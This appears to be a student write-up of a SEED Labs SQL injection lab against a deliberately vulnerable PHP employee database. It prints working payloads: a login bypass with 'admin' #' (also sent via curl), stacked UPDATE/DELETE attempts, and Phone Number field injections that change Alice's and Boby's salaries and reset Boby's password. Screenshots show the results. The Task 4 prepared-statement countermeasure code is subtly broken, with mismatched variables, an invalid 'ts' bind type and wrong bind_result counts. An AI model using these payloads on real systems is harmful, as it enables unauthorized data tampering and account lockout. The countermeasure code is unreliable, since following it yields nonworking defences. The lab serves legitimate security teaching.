```



```
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td
></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></
td><td></td><td></td></tr></tbody></table>      <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[04/03/21]seed@VM:~$
```

- This is because of the command we entered using **curl**



```
[04/13/21]seed@VM:~$ curl 'http://www.seedlabsqlinjecti
on.com/unsafe_home.php?username=admin%27%20%23&Password
=admin'
```

- Notice for the username, we gave **admin%27%20%23**

  Here, %27 is the ASCII equivalent of ‘

  %20 is the ASCII equivalent of **space**


  %23 is the ASCII equivalent of **#**

  Which makes the username admin’ # (similar to 2.1)

thus, enabling us to bypass Password field without the check and getting all the employee information retrieved.

<u>2.3 – SQL Statement Append:</u>


- Here, we try to append an additional SQL Statement along with the value we give for username, thus making the command run two SQL statements.



- As seen above, in the **username** field of the login page, We enter the below in username field where DELETE query is separated from admin using semicolon(;) making it 2 SQL statements, one is username check and other UPDATE query.

admin'; UPDATE credential SET Name = 'Sudharsan' WHERE Name = 'Alice'; #


- On trying to run the command, we get the following error.


SQLi Lab - Mozilla Firefox
5:56 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
50%
SEEDLABS

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name='Sudharsan'
WHERE Name='Alice';#' and Password='d033e' at line 3]\n
```

- Next, we try to see if we are able to delete an employee information from the database using the **DELETE** command. We enter the below in username field where DELETE query is separated from admin using semicolon(;) making it 2 SQL statements, one is username check and other DELETE query.

admin'; DELETE FROM credential WHERE Name = 'Alice'; #


SQLi Lab - Mozilla Firefox
5:57 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
50%
SEEDLABS

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE
Name='Alice';#' and Password='d033e22ae348aeb5660fc' at line 3]\n
```

- On both the above cases, we were unsuccessful in trying to UPDATE/DELETE employee information. This is because the MySQL PHP does not provide for running 2 SQL Statements together in the database using **query()** function we have in **unsafe_home.php** file.

- This prevents SQL Injection from happening by limiting only one SQL Query to run. To overcome this and launch a successful attack, the function should be **multiquery()** to enable it to run multiple queries simultaneously.


Task 3 – UPDATE Statement SQL Injection Attack:

- This involves using UPDATE statement to launch a SQL Injection attack to make modifications to the entries of the employees in the database.
- This process makes use of **unsafe_edit_backend.php** file to run the UPDATE query and change the employee information.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

3.1 – Modification to own's salary:

- We launch an SQL attack using the Phone Number field. First we login to our own profile, in this case, Alice account.



SQLi Lab - Mozilla Firefox
6:02 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
50%
SEEDLABS
Home
Edit Profile
Logout
Copyright © SEED LABs

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

- As seen above, right now the salary is **20000**. Launching SQL Attack can be done now by clicking on **Edit Profile** and entering the following command in Phone Number field.


123', salary = 120000 WHERE name = 'Alice' #


SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_front
Home
Edit Profile
Logout
Save

Alice's Profile Edit

NickName	Al
Email	aly@gmail.com
Address	Address
Phone Number	23', salary = 120000 WHERE name
Password	Password

Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Home
Edit Profile
Logout

Alice Profile


Key	Value
Employee ID	10000
Salary	120000
Birth	9/20
SSN	10211002
NickName	Al
Email	aly@gmail.com
Address	
Phone Number	123

Copyright © SEED LABs

- On saving the changes, we see the query has been successful in updating the Salary from **20000** to **120000**. As seen earlier with the snippet of unsafe_edit_backend.php file, the salary column gets updated with the value we specify, thus successful in launching the attack.

3.2 – Modification to other's salary:

- We use the same attack to make changes to another employee's salary, in this case **Boby**. Boby's profile before launching the attack is shown below.




Boby Profile

Key	Value
Employee ID	20000
Salary	20000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

- We try to update Boby’s salary by using the below SQL command in the Phone Number field just like previous task.

123', salary = 50 WHERE name = 'Boby' #




SQLi Lab - Mozilla Firefox
6:07 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_fron
40%
Home
Edit Profile
Logout

Alice's Profile Edit

NickName	Al
Email	aly@gmail.com
Address	Address
Phone Number	ary = 50 WHERE name = 'Boby' #
Password	Password

Save

Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
6:08 PM
www.seedlabsqlinjection.com/unsafe_home.php
40%
Home
Edit Profile
Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	50
Birth	4/20
SSN	10213352
NickName	Al
Email	aly@gmail.com
Address	
Phone Number	123


Copyright © SEED LABs

- We are successful in changing Boby's salary by launching SQL attack from Phone Number field.

3.3 – Modification to Password:

- To make things worse for Boby, we go one step further and update his password as well, so that he won't be able to login to his account.
- We use the Phone Number field and enter the below SQL command

', Password = sha1('Attacked') WHERE name= 'Boby' #



SQLi Lab - Mozilla Firefox
6:37 PM
www.seedlabsqlinjection.com/unsafe
40%
Home
Edit Profile
Logout
Save

Alice's Profile Edit

NickName	Al
Email	aly@gmail.com
Address	Address
Phone Number	Attacked') WHERE name='Boby' #
Password	Password

Copyright © SEED LABs

- After making the changes, we check to see if the attack is successful by trying to login to Boby's account with his old password because he has no idea about the SQL attack.


SQLi Lab - Mozilla Firefox
6:37 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe
40%
SEEDLabs

The account information your provide does not exist.

Go back


- On trying to login to the account, Boby could not login because the password has been changed, thus proving a successful SQL attack.

Task 4 – Prepare Statement to serve as CounterMeasure:

- The problem with the previous attacks is that the program cannot differentiate code and date when SQL query is sent to the database.
- To overcome this issue and to prevent SQL Injection attacks, we make use of prepare statements to send the code part separately and then bind the data part, send them separately making it easy for the program to identify them.


Task 2.1 with code changes:

- We first edit the **unsafe_home.php** file as shown below.



```
      }*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password=?");
$sql->bind_param("ts",$input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email,$nickname,$pwd);
$sql->fetch();
$sql->close();
      /* convert the select return result into array type */
      $return_arr = array();
      while($row = $result->fetch_assoc()){
```

- We try to perform Task 2.1 now again where we try to login without knowing the password by using SQL Injection attack.


SQLi Lab - Mozilla Firefox
6:57 PM
SQLi Lab
www.seedlabsqlinjection.com/index.h
40%
SEEDLabs

